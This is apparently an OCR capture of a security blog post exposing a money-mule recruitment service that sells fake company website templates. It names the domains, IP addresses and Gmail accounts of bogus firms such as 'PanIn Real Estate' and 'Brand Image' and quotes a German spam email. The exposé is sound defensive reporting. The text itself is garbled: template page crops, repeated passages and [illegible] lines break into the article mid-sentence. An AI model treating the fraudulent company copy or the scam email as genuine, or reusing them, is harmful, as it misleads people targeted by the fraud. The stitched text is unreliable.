
[illegible]

[illegible]

[illegible]

About Us | Partners | Services | Properties | Careers | Contacts

© 2009 [illegible] All Rights Reserved


introduction
history
services
portfolio
contacts
CREATE
FULL-SERVICE ADVERTISING AGENCY
WE CREATE TO MAKE YOUR BUSINESS VISIBLE
Sales Cycle
Conclusion
Introduction
New Business Generation Prospecting (by phone or in person)
Qualifying and Research
Pre-approach Pre-call Planning
Scheduling the Appointment (Approach)
Rapport Building
Client Interview (Needs Assessment)
Presentation (Proposal), Demonstration (Product) or Recommendation
Trial Closes
Overcoming Objections
Asking for the Order (Closing)
Follow up Customer Service Post Sale Review
Referrals
People and Communication Skills, Behavior, Business and Time Management

INTRODUCTION

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]


[illegible]

OUR CLIENTS

[illegible]

- American Express
- National Capital Revitalization Corporation
- Commander Aircraft
- Washington DC Marketing Center
- The Chevy Chase Land Company
- ING Real Estate
- General Mills
- Gerber baby food
- Haagen-Dazs
- Heinz infant and toddler nutrition
- Adore Beauty
- Bejar
- Biotherm
- Molton Brown
- Garden Botanica
- Kose products
- Fox river mills
- Bebe stores
- Kashi Kicks
- Anguilla Hotels
- Rose Lane Villas
- Uves Transport
- Barcelona Segway Fun
- Ace Amusement Inc
- Azonis Pizza
- Applebees

© 2009 [illegible]. All Rights Reserved.



INTRODUCTION

It's a great pleasure for us that out of a great amount of advertising agencies you decided to choose "[illegible]". We are delighted to introduce you all the services we provide to make your business brighter and, certainly, more profitable. In fact, advertising is a very difficult thing to invest. It always depends on the amount money you have and on the result you want to get from your PR-campaign.

Advertising agency "[illegible]" helps its clients to perform their products and services the right way. We never offer you anything additional that we didn't discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

[illegible] persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency "[illegible]" clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.


Our agency provides many types of advertising, it controls every step of production, and it guarantees the success. We have a lot of clients all over the world and we are proud to help more people in their business.

Advertising agency "[illegible]" is intended to be a comprehensive representative of graphic design, public relations, marketing, communications, and branding. If you're hunting for the top qualified advertising, you are welcome to address our company.

OUR SERVICE

- Graphic design
  Advertising agency "[illegible]" designers have an extraordinary vision on the advertising products...
- Outdoor advertising
  [illegible] campaign components. Outdoor advertising is one of these components...
- Indoor advertising
  [illegible] advertising. You can recognize indoor adverts in elevators, hallways, restrooms, and other very obvious places...
- Mass media and marketing
  This is possibly one of the most expensive and the most difficult kind of advertising...


© 2009 [illegible] All Rights Reserved.



[illegible]

Home | Why is Panama so attractive | Our Services | Careers | Join us

[illegible] © 2009 Privacy Police | Terms of use | Contacts



PanIn Real Estate

PanIn Real Estate.
Pre-construction, sales-resales, Condos in Panama City, beach realty, mountain homes and much more.

Financing.
Pay for your Panama property via one of our close banking partners.

Services in Panama.
PanIn Real Estate will consult you on all the necessary documentation and other immigration and relocation matters to help you in the process of Panama residence getting.

PanIn Real Estate provides the best individual service and an exclusive opportunity of Panama investing or its real estate purchase. We offer you a professional: legal, financial, immigration and relocation services, as well as comprehensive guided Panama real estate tours in all languages, we propose our clients a complex service that will make their Panama real estate investments much more attractive and efficient. This country in Central America is named the world's number one for retirement and second for home destination. The government of Panama provides lucrative opportunities for investment in property. We can propose you a beachfront realty in Panama, island property, selections in the Pearl Islands, and much more. We also propose a great variety of Panama condominiums in Panama City best areas and throughout the country on your choice. With the recent expansion of the Panama Canal, major foreign investment are increased significantly and there is a flourishing climate for tourism industry created in the country. So now it is time to take the appeared advantage of the real estate and many other opportunities of this rapidly developing country.
Besides the property and tourism, Panama is known all over the world as a financial centre of American Continent, and is often called "the Latin American Switzerland". There are more than 100 licensed financial institutions in Panama. And together with the extremely rigid privacy laws they compose an offshore banking paradise and offer many advantages to foreigners who think about real estate investing and asset protection. Panamanian corporate law offers many legal structures to facilitate such effective financial and estate planning.

It is easy to purchase Panama property. Due to optimal and clear land registry system that makes verifying Panama property titles it is as simple as to become an owner of Panama property as having your lawyer bill online. It doesn't matter where you are planning to have a Panama condo: in mountains, whereever in the city, or a beachfront one, PanIn Real Estate has it all! Please contact us to read more about property in Panama and to find out how PanIn Real Estate can help you achieve your Panama property purpose.

Home | Why is Panama so attractive | Our Services | Careers | Join us

PanIn Real Estate © 2009 Privacy Police | Terms of use | Contacts

Upon purchasing any of the packages offered, a custom and non-existent brand logo and related company informa-

tion will be used on the top of the templates currently offered.

Let’s expose some of the bogus brands using these campaigns, whose spamming campaigns have been actively


recruiting new money mules over the past couple of months. For instance, the last template – see attached copy of the original one – is currently being used by a company known as *PanIn Real Estate* - **panestate .com** - 194.0.200.15

- Email: disperswave@gmail.com. The site is currently localized to English; Italian (**panestate .com/index _it.html**); and Spanish (**panestate .com/index _sp.html**).

It gets even more interesting when we start analyzing their spam campaign, currently localized to German.

For instance, it appears that the customer of the managed money mule recruitment service is using their basic

package, since 99 % of their spam emails are using Gmail accounts, in fact, one of the spam campaigns is relying on the very same email that [9]the domain **panestate .com** has been registered with - disperswave@gmail.com.



Brokerage services include support in buying/selling of shares on behalf of the client. more »

Transparency of depository services makes them available to the interested clientele without any restrictions. more »

Feel the convenience of Assets Trust Management and the freedom we grant you. more »

09/05/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.
Read more

09/03/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.
Read more

09/01/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.
Read more

08/28/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.
Read more

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Richard Spearson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing

A sample of the spammed recruitment email:

" *Liebe Bewerber! Sind Sie schon mude von solchen Briefchen, in dem man Ihnen einen Arbeitsplatz anbietet? Ich weiss das. Deshalb mochte ich zuerst Sie um Verzeihung bitten. Ich habe aber eine freie Vakanz und mochte sie Ihnen anbieten.*

Wenn Sie noch keinen Arbeitsplatz gefunden haben, schreiben Sie bitte mir an meine E-mail Adresse: Als eine Bestatigung brauche ich auch CV und Ihre Telefonnummer, damit ich mich mit Ihnen in Verbindung setzen konnte.

Vielen Dank fur Ihre Zeit und Ihr Interesse! Alle weiteren Informationen bekommen Sie per E-Mail. Mit freundlichen

Grusen"

Related Gmail accounts used by *PanIn Real Estate* money mule recruitment incorporated:

[10]pancorporate @ gmail.com

[11]paninwork @ gmail.com


[12]paninde @ googlemail.com

[13]panamajeld @ gmail.com

[14]paninajob @ gmail.com

[15]pananmakarriere @ gmail.com

The same spam template localized in German is also known to have been used with the following Gmail ac-



INTRODUCTION

It's a great pleasure for us that out of a great amount of advertising agencies you decided to choose "Brand Image". We are delighted to introduce you all the services we provide to make your business brighter and, certainly, more profitable. In fact, advertising is a very difficult thing to invest. It always depends on the amount money you have and on the result you want to get from your PR-campaign.

Advertising agency "Brand Image" helps its clients to perform their products and services the right way. We never offer you anything additional that we didn't discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

We were created to help you in selling products and services. "Brand Image" typically attempts to assist you in building your brand by persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency "Brand Image" clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.

Our agency provides many types of advertising, it controls every step of production, and it guarantees the success. We have a lot of clients all over the world and we are proud to help more people in their business.

Advertising agency "Brand Image" is intended to be a comprehensive representative of graphic design, public relations, marketing, communications, and branding. If you're hunting for the top qualified advertising, you are welcome to address our company.

OUR SERVICE

→ Graphic design
Advertising agency "Brand Image" designers have an extraordinary vision on the advertising products...

→ Outdoor advertising
The advertising agency "Brand Image" offers a great variety of PR-campaign components. Outdoor advertising is one of these components...

→ Indoor advertising
The advertising agency "Brand image" offers a service of indoor advertising. You can recognize indoor adverts in elevators, hallways, restrooms, and other very obvious places...

→ Mass media and marketing
This is possibly one of the most expensive and the most difficult kind of advertising...

© 2009 BRAND IMAGE, Inc. All Rights Reserved.

counts, again operated by money-mule recruitment organizations:

[16]trzzbuded @ gmail.com

[17]robertojens @ gmail.com

[18]gradtul @ gmail.com

[19]hrmiket @ gmail.com

[20]mike.torhr @ gmail.com

[21]evkoreyds @ gmail.com

[22]mike.torhr @ gmail.com

[23]support @ oplusdevelopment.com – the only exception

The [24]second template used in the wild – the site returns a 404 error message – is called *Green Star Services website*, with the customer apparently still in a testing phrase.

This cannot be said for yet another customer of the same service standardizing the money mule recruitment process by template-izing it. [25]The fifth template, is actually a bogus company called *Brand Image Advertising Agency* (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com describing itself as:

" *Advertising agency "Brand Image" helps its clients to perform their products and services the right way. We never offer you anything additional that we didn't discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.*

We were created to help you in selling products and services. "Brand Image" typically attempts to assist you in building your brand by persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency "Brand Image" clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.

